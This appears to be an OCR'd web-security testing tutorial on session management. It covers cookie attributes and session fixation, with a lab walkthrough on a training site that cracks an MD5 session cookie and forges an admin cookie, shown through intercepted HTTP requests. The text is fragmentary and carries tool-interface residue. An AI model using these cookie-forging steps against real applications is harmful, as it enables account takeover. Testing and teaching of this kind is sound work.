21	21	200	☐	☐	7785	| Sydnie Schultz
57	57	200	☐	☐	7783	| Sydnee Hamill
81	81	200	☐	☐	7789	| Stefanie Hamill
61	61	200	☐	☐	7783	| Sim Wolf III
35	35	200	☐	☐	7779	| Sasha Koss
48	48	200	☐	☐	7783	| Samara Davis
85	85	200	☐	☐	7801	| Sabina Schamberger III
68	68	200	☐	☐	7785	| Ryder Wuckert
44	44	200	☐	☐	7783	| Rusty Wisozk
27	27	200	☐	☐	7789	| Riley Friesen II
31	31	200	☐	☐	7785	| Rickey Cronin

Session Management Testing

1. Testing for Bypassing Session Management Schema


In this test, the tester has to check whether the cookies issued to clients can resist range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a that will be considered valid by the application and that will provide some kind of unauthorized access.

How to test

Usually the main steps of the attack pattern are the following:

- Cookie collection: collection of a sufficient number of cookie samples
- Cookie reverse engineering: analysis of the cookie generation algorithm
- Cookie manipulation: forging of a valid cookie in order to perform the attack, this last step might require a large number of attempts, depending on how the cookie is created (cookie brute force attack)

Test example



https://attack.samsclass.info/cookielogin/index.html

Cookie Login Page

Name: root


Password: toor

Logins to try

root toor
admin password

Last revised 10-10-14 1:04 pm by Sam Bowne


Cookie Collection


https://attack.samsclass.info/cookielogin/messageboard.php
CLOUDFLARE

Message Board


AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**


3431 https://attack.samsclass.info HEAD /cookielogin/messageboard.php 2
Request
Response
Raw
Params
Headers
Hex

```
HEAD /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/messageboard.php
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845;
AUTH=63a9f0ea7bb98050796b649e85481845;
__cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
```

Cookie Reverse Engineering




```
input your hash here to crack this:63a9f0ea7bb98050796b649e85481845
hash function: MD5
***********************************
hash md5 cracked: root
```

Cookie manipulation


Guess administrator’s username admin have cookie like below:

Cookie = md5(admin)= 21232f297a57a5a743894a0e4a801fc3




3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=63a9f0ea7bb98050796b649e85481845; AUTH=63a9f0ea7bb98050796b649e85481845; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=21232f297a57a5a743894a0e4a801fc3; AUTH=21232f297a57a5a743894a0e4a801fc3; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



3436	https://attack.samsclass.info	GET	/cookielogin/messageboard.php	✓	200	1857	HTML	php	Message Board
3437	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js		304	519	script	js	
3438	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	

Message Board

AUTH COOKIE: 21232f297a57a5a743894a0e4a801fc3

Welcome **Administrator!** Comment:


2. Testing for Cookies attributes

How to Test

Testing for cookie attribute vulnerabilities

By using an intercepting proxy or traffic intercepting browser plug-in, trap all response where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute – Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not,then the browser would agree to pass it via an unencrypted channel such as using HTTP, and this could lead to an attacker leading users into submitting their cookie over an insecure channel.
- HttpOnly Attribute – This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script, it does not eliminate cross site scripting risks but does eliminate some exploitation vectors. Check to see if the "HttpOnly" tag has been set.
- Domain Attribute – Verify that the domain has not been set too loosely. It should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to " domain=app.mysite.com" and NOT " domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute – Verify that the path attribute, just as the Domain attribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example, if the application resides at /myapp/, then verify that the cookies path is set to "; path=/myapp/" and NOT "; path=/" or "; path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute – If this attribute is set to a time in the future verify that the cookie does not contain any sensitive information. For example, if a cookie is set to "; expires=Sun, 31-Jul-2019 13:45:29 GMT" and it is currently July 31st 2018, then the tester should inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes/



```
Transfer-Encoding: chunked
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: script-src 'report-sample' 'nonce-IhfHVdQcsK7CQ1pBq5QZXl0XwiE' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';
object-src 'none';base-uri 'self';report-uri /cspreport
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: GSE
Set-Cookie: GAPS=1:b3emoSytNQeiWwImBxrH9xta4HEEKg:9nzAIAzsTAx8kEqo;Path=/;Expires=Wed, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338; quic=51303337; quic=51303335,quic=":443"; ma=2592000; v="41,39,38,37,35
"
Connection: close

*************************
[+] Analyzing HTTP header of https://gmail.com ...
*************************
[I] Server: GSE
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=31536000; includeSubDomains]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[I] X-XSS-Protection is being enabled [Value: 1; mode=block]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enfore Public Key Pinning HPKP. [Value: Missing]
[I] Content-Security-Policy CSP is being enabled [Value: script-src 'report-sample' 'nonce-IhfHVdQcsK7CQ1pBq5QZXl0XwiE' 'unsafe-inline' 'strict-dyna
mic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri /cspreport]
[I] Secure flag in Set-Cookie is being enabled
[I] HttpOnly flag in Set-Cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: GAPS=1:b3emoSytNQeiWwImBxrH9xta4HEEKg:9nzAIAzsTAx8kEqo;Path=/;Expires=We
d, 04-Mar-2020 07:07:19 GMT;Secure;HttpOnly;Priority=HIGH]
*************************
root@kali:~/Desktop# 
```

3. Testing for Session Fixation


Summary

When an application does not renew its session cookie(s) after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case, an attacker could steal the user session (session hijacking).

Session fixation vulnerabilities occur when:

- A web application authenticates a user without first invalidating the existing session ID, there by continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

Test example


Session Fixa
bWAPP - Se
New Tab
Message Boa
https://attack.samsclas
Search
Secure
https://attack.samsclass.info/cookielogin/messagebo
CLOUDFLARE
Post Comment
Erase Comments
Logout

Message Board

AUTH COOKIE: 21232f297a57a5a743894a0e4a801fc3

Welcome **Administrator!**

Comment:

Fun Injections


Message Board

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Fun Injections


Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Original request
Edited request
Response
Raw
Params
Headers
Hex

#	Host	Method	URL	Params	Edited	Status
3447	https://attack.samsclass.info	GET	/cookielogin/logout.php?Logout=Logout	✓		200
3448	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=&p=	✓	✓	302
3449	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=admin&...	✓		302
3450	https://attack.samsclass.info	GET	/cookielogin/messageboard.php			200
3451	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php			200
3452	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		✓	200
3453	https://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js			304
3454	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php			200

```
GET /cookielogin/messageboard.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/index.html
Cookie: .ASPXAUTH=21232f297a57a5a743894a0e4a801fc3; AUTH=21232f297a57a5a743894a0e4a801fc3;
__cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Secure | https://attack.samsclass.info/cookielogin/messagebo...

Message Board


CLOUDFLARE

AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:

Post Comment
Erase Comments
Logout


Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Original request
Edited request
Response
Raw
Params
Headers
Hex

#	Host	Method	URL	Params	Edited	Status
3447	https://attack.samsclass.info	GET	/cookielogin/logout.php?Logout=Logout	✓		200
3448	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=&p=	✓	✓	302
3449	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=admin&...	✓		302
